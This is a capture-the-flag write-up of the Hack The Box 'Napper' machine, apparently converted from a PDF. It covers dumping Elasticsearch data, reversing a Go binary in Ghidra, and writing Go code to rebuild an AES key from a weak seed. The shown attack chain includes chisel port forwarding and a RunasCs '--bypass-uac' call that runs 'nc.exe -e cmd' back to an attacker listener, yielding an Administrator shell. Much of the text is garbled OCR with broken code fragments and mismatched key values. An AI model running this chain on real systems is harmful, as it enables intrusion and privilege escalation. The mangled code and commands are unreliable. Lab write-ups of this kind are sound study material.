
To obtain information about which kind of data is saved inside an index you can access:


http://host:9200/<index> from example in this case http://10.10.10.115:9200/bank

```
1. https://book.hacktricks.xyz/
2. Type `CTRL + k` <<< That will bring up the search prompt and type `9200`
3. https://book.hacktricks.xyz/network-services-pentesting/9200-pentesting-elasticsearch
4. D curl -sk -X GET 'https://user:DumpPassword$Here@127.0.0.1:9200/_cat/indices?v'
health status index uuid pri rep docs.count docs.deleted store.size
yellow open seed IFqNEgelRBGiX47C4RPrWg 1 1
yellow open user-00001 U-VSLEKsQXuWhVuiv8em2A 1 1
5. All of these commands are comming from the hacktricks page listed above.
6. D curl -sk -X GET 'https://user:DumpPassword$Here@127.0.0.1:9200/seed/_search' | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[]\+//g' | sed 's/^//g'
took: 78
timed_out: false
_index: seed
_id: 1
seed: 89461319
7. Seems like this seed is static.</pre>
```


27. I have no idea where s4vitar got the syntax USER-00001 from but I use it and it responds with a base64 incoded hash.

Ghidra





```
    D ghidra &> /dev/null & disown
    263919
    Select file >>> new project >>> select the path where you want to store your project >>> name the project >>> save >>> finish
    Now go to file >>> import file >>> Import our target file `a.exe` >>> click on select >>> click ok
    Click ok to close info pop up >>> Click on your target binary `a.exe` and drag and drop it on top of the dragon icon.
    `binary has not been analyzed analyze now?` >>> click yes and analyze. Keep defaults is fine.
    It will display a `No Function` in the Decompiler. It should take around 5 minutes to analyze the file and then populate the Decompiler.
    It finally finishes analyzing.
```



Ghidra continued...

```
Search Select Tools Window Help
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         穏 💯 🔝 🗸 ⋐ 🗸
                                    두 🔰 🔘 🔻 ×
                                                        GDecompile: _rt0_amd64_windows -
                         •
                                                                                                     (a.exe)
27d 00
                           00h
                                                         2/* WARNING: Removing unreachable block (ram,0x00463746) */
327e 00
                           00h
                                                         3 /* WARNING: Removing unreachable block (ram,0x0046371b) */
327f 00
                           00h
                                                         4/* Golang function info: Flags: [ASM], ID: NORMAL
                                                             Golang source: /usr/local/opt/go/libexec/src/runtime/rt0_
                                                         7 void _rt0_amd64_windows(void)
                                                         8
             crypto/internal/nistec::*nistec.p256Element_
280 08 00 00
                 runtime....
                                                         9 {
   00 00 00
                                                        10
                                                            sdword *psVar1;
   00 00 08 ...
                                                            uint32 *puVar2;
                                                        11
 268 00
                                                             dword dVar3;
2b9 00
                                                             undefined *puVar4;
                                                        13
                           00h
2ba 00
                                                            void *pvVar5;
                                                        14
2bb 00
                           00h
                                                            uint32 uVar6;
                                                        15
32bc 00
                           00h
                                                        16
                                                            uint uVar7;
32bd 00
                           00h
                                                        17
                                                            uint extraout_RBX;
32be 00
                           00h
                                                             int in_GS_OFFSET;
                                                        18
32bf 00
                                                             int32 unaff_retaddr;
                                                        19
                                                        20
                                                             undefined auStackY_ffc8 [65416];
                                                             undefined8 uStackY_40;
                                                        21
                                                             undefined **ppuVar8;
                                                        22
                                                        23
             crypto/internal/nistec/fiat::*fiat.p224Monto
                                                        24
                                                             runtime.g0.stack.hi = (uintptr)&stack0xffffffffffffd0;
32c0 08 00 00
                 runtime....
                                                        25
                                                             runtime.g0.stack.lo = (uintptr)auStackY_ffc8;
   00 00 00
                                                        26
                                                             psVar1 = (sdword *)cpuid_basic_info(0);
   00 00 08 ...
                                                             dVar3 = psVar1[1];
08982c0 08 00 00 00 00 runtime....
                                                        27
                                                            uVar6 = psVar1[3];
      00 00 00 08 00
                                                        28
                                                             if (*psVar1 != 0) {
      00 00 00 00 00...
                                                        29
 008982c0 08 00 00 00 00 uintptr 8h
                                                               if (((dVar3 == 0x756e6547) && (psVar1[2] == 0x49656e69))
                                                        30
```

Ghidra finished analyzing the binary now lets inspect the results.

```
    If he font is too small go to >>> File >>> Tool Options >>> Decompiler >>> click on Display >>> Click font and select size you want >>> click apply then ok
    I selected `source code pro medium` with a font size of `14` with bold
```

```
🚠 Symbol Tree
                                                         📠 🏊 🗙
                                                                            00898280 08 00 00
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    ∨ 🚯 main
                                                                                   00 00 08
        *main.Seed___runtime.ptrtype
                                                                            008982b8 00
      > f main.encrypt
                                                                            008982b9 00
                                                                            008982ba 00
      > f main.genKey
                                                                            008982bb 00
      > f main.main
                                                                            008982bc 00
      > f main.main.func1
                                                                            008982bd 00
      > f main.main.func2
                                                                            008982be 00
                                                                            008982bf 00
      > f main.main.func3
      > f main.randStringList
       main.Seed___runtime.structtype
       main.Seed___runtime.structtype_fields
        main.Seed_runtime.uncommontype
                                                                            008982c0 08 00 00
      > f type:.eq.main.Seed
                                                                                   00 00 00
  ∨ 🚈 net
                                                                                   00 00 08
                                                                              008982c0 08 00 (
    ∨ 😗 net
                                                                                     00 00
                                                                                     00 00
 Filter:
          main
                                                                                008982c0 08 0
```

End of Line comment

```
30. Go to the symbol tree and filter for main
```

```
runtime::runtime.morestack_noctxt();
 89
 90
    filenames.cap = 0;
 91
    filenames.array = (string *)0x0;
 92
 93
    filenames.len = 0;
 94
                     /* Loading environment variables (.env) */
    eVar9 = github.com/joho/godotenv::github.com/joho/godotenv.Load(filenames);
 95
    if (eVar9.tab != (runtime.itab *)0x0) {
 96
97
      local_220.data = &gostr_Error_loading_.env_file;
      local_220._type = &string___runtime._type;
98
      v_{00}.len = 1;
99
      v_00.array = &local_220;
100
101
      v_00.cap = 1;
102
      log::log.Fatal(v_00);
```

```
    I type main and scroll down until I find the main folder.
    Create a comment. In the decompiler find `godotenv.load(filenames);` Right click at the end of the line which is after `filenames` and click comments then click pre-comment. See image above. The pre-comment is `/* Loading environment variables (.env) */`
```

Proof of Concept script

31. Scripting a PoC random seed generator in Go. We will be reverse engineerying a Go-Lang aes encryption script. See https://gist.github.com/stupidbodo/601b68bfef3449d1b8d9

```
▶ go run /home/shadow42/hax0r1if3420/napper_windows/main.go | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[]\+/ /g' | sed 's/^ //g' | rbat
took: 3
timed_out: false
_shards:
total: 2
successful: 2
skipped: 0
failed: 0
hits:
total:
value: 2
relation: eq
max_score: 1.0
hits:
_index: seed
_id: 1
score: 1.0
_source:
seed: 24409339
index: user-00001
_id: tsZUu48BaEejPd326_pT
_score: 1.0
_source:
blob: 02J0zJuiXgi7ZI1hrKtk5n48rPDx0_tHgimfGmFvBXV9msrJZ3uTDmdDUE6_lpfmou42MXhPe2M=
```

```
package main
import (
    "fmt"
    "math/rand"
)

func genKey(seed int64) []byte {
    rand.Seed(seed)

    key := make([]byte, 16)

    for i := 0; i < 16; i++ {
        key[i] = byte(rand.Intn(254) + 1)
    }

    return key
}

func main() {
    seed := int64(123456)
    key := genKey(seed)

    fmt.Printf("The key is %x\n", key)</pre>
```

32. I execute the above script and it creates a random seed key

```
1. ▷ go run main.go
The key is babd173316ce3dcfec3a5ac69af22813
```

Installing Ghidra plugins

33. At the time stamp 01:20:12 S4vitar goes off the Ghidra analysis of a.exe which most of it goes over my head.

```
1. D curl -sk -X GET 'https://user:DumpPassword$Here@127.0.0.1:9200/_search' | jq | sed 's/\"//g' | tr -d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[]\+/ /g' | sed 's/^ //g'

seed: 40450890

blob: LucNSsElIkxIk67K4vLhXyabSSeu1SbsDfAeh5tWd-LcMhe1DzEL8NZSPvG_0Ufy_FTUI611UZ0=

2. Install `Ghost Strings` or any extension in Ghidra. >>> Go to the Ghidra repo for the Ghidra plugin you want. >>> Download the zip. >>> In Ghidra click inside the Decompiler >>> click on the play button. >>> That will bring up the `Script Manager` >>> Find the plugin you want >>> Search for it in Github for example `gostringfiller.java github` >>> Click on the github and then click on releases >>> Download the zip >>> Click on File >>> Install Extensions >>> Click the plus sign >>> Add the archive. >>> Reboot Ghidra

3. The script seems to work see below.
```

Coding final main.go version

```
~/hax0r1if3420/napper_windows ▷ go run main.go | qml
The seed value is: 70433882
The blob value is: N_d4q4ftyG1BW95MzyaS8aFzNsUUhvgpC9rrf1BT88YiLIdcbVj2r
The key is: 80c896dc43aa56edbbbbda1c39f9bdc0
The Decrytped pass phrase is: JZl0BTATOrMsvavQLzjZhjgjTVnRrV0FNJwebDNC
~/hax0r1if3420/napper_windows ▷
```

The final main.go script. To follow the code along the timestamp is 01:30:30. HTB Napper YouTube code along by S4vitar. Most of the code we are getting is from an AES Encryptioin script coded in Go-Lang: https://gist.github.com/stupidbodo/601b68bfef3449d1b8d9.

```
func getSeed() (int64, string, error) {
       output, err := cmd.CombinedOutput()
       for _, line := range outputLines {
                        break
                        line = strings.Split(line, ":")[1]
                        blob = strings.Split(line, "\"")[1]
       return seed, blob, err
func genKey(seed int64) []byte {
       key := make([]byte, 16)
               key[i] = byte(rand.Intn(254) + 1)
```

RunasCs

35. RunasCs

```
1. Search online for 'runascs github'
2. https://github.com/antonioCoco/RunasCs/releases
3. I download the latest 1.5 version zip file.
4. Punzip RunasCs.zip
Archive: RunasCs.zip
inflating: RunasCs.exe
inflating: RunasCs.exe
inflating: RunasCs.exe
inflating: RunasCs.exe
inflating: RunasCs.exe
inflating: RunasCs.exe
6. P sudo smbserver.py ninjafolder 5(ppd) - smb2cupport
7. Exit momentarily out of the chisel port forward with the client Windows machine and copy over the file using smbserver syntax.
8. PS C:\Temp\www\internal\content\posts\test> \c.exe client 10.10.14.26:1234 R:9200:127.0.0.1:9200
2024/05/27 06:40:24 client: Connecting to ws://lo.10.14.26:1234
2024/05/27 06:40:25 client: Connected (Latency 178.572ms)
2024/05/27 14:53:34 client: Retrying in 100ms...
2024/05/27 14:53:34 client: Retrying in 100ms...
2024/05/27 14:53:34 client: Cancelled
9. PS C:\Temp\www\internal\content\posts\test> \cruncs.exe
10. Not enough arguments. 3 Arguments required. Use --help for additional help.
11. PS C:\Temp\www\internal\content\posts\test> \runcs.exe --help | findstr "user1 password1"
RunasCs.exe user1 password1 "cmd /c whoami /all" = domain -1 8
RunasCs.exe user1 password1 "cmd /c whoami /all" = domain -1 8
RunasCs.exe user1 password1 "cmd /c whoami /all" = 0 and 10.10 and
```

You will need to be quick

36. SUCCESS, shell as backup but we are really Administrator. You will have to expedisiously get a key from the main.go script and then use that key with the RunasCs.exe exploit.

```
1. Set up your listener using rlwrap 'D sudo rlwrap -cAr nc -nlvp 443'
2. PS C:\Temp\www\internal\content\posts\test> .\chisel.exe client 10.10.14.26:1234 R:9200:127.0.0.1:9200
3. Startup the client with your ConPtyShell.
4. Run main.go to produce a decrypted key. It will expire in 5 minutes. Port 9200 has to be getting forwarded through chisel in order to use the script.
5. D go run main.go
The sed value is: 38924807
The blob value is: krHQmZrojlMTKIfsES0Nl4AKrRdlYgIImmUMHNd7TDFf1VKSGaRAnwC0CUExA4p26kzu5mCTDu4=
The key is: a08969fb98b549040ef4cle2e95acc8c
The Decrytped pass phrase is: UxaNNNQ0f8yETbCRXjAvxtqYhUGtUzmlzQPtVGNn
5. PS C:\Temp\www\internal\content\posts\test> .\runcs.exe backup a06969fb98b5490d0ef4cle2e95acc8c "cmd /c
C:\Temp\www\internal\content\posts\test> .\runcs.exe backup a06969fb98b5490d0ef4cle2e95acc8c "cmd /c
C:\Temp\www\internal\content\posts\test> .\runcs.exe backup a06969fb98b5490d0ef4cle2e95acc8c "cmd /c
C:\Temp\www\internal\content\posts\test\nc.exe -e cmd 10.10.14.26 443" --bypass-uac
6. SUCCESS
7. Now you will have a shell as backup but you are really the administrator.
8. D sudo rlwrap -cAr nc -nlvp 443
[sudo] pasword for higxdr:
Listening on 0.0.0.0 443
Connection received on 10.129.229.166 49293
Microsoft Windows (Version 10.0.19045.3636)
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
naper\backup
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
```

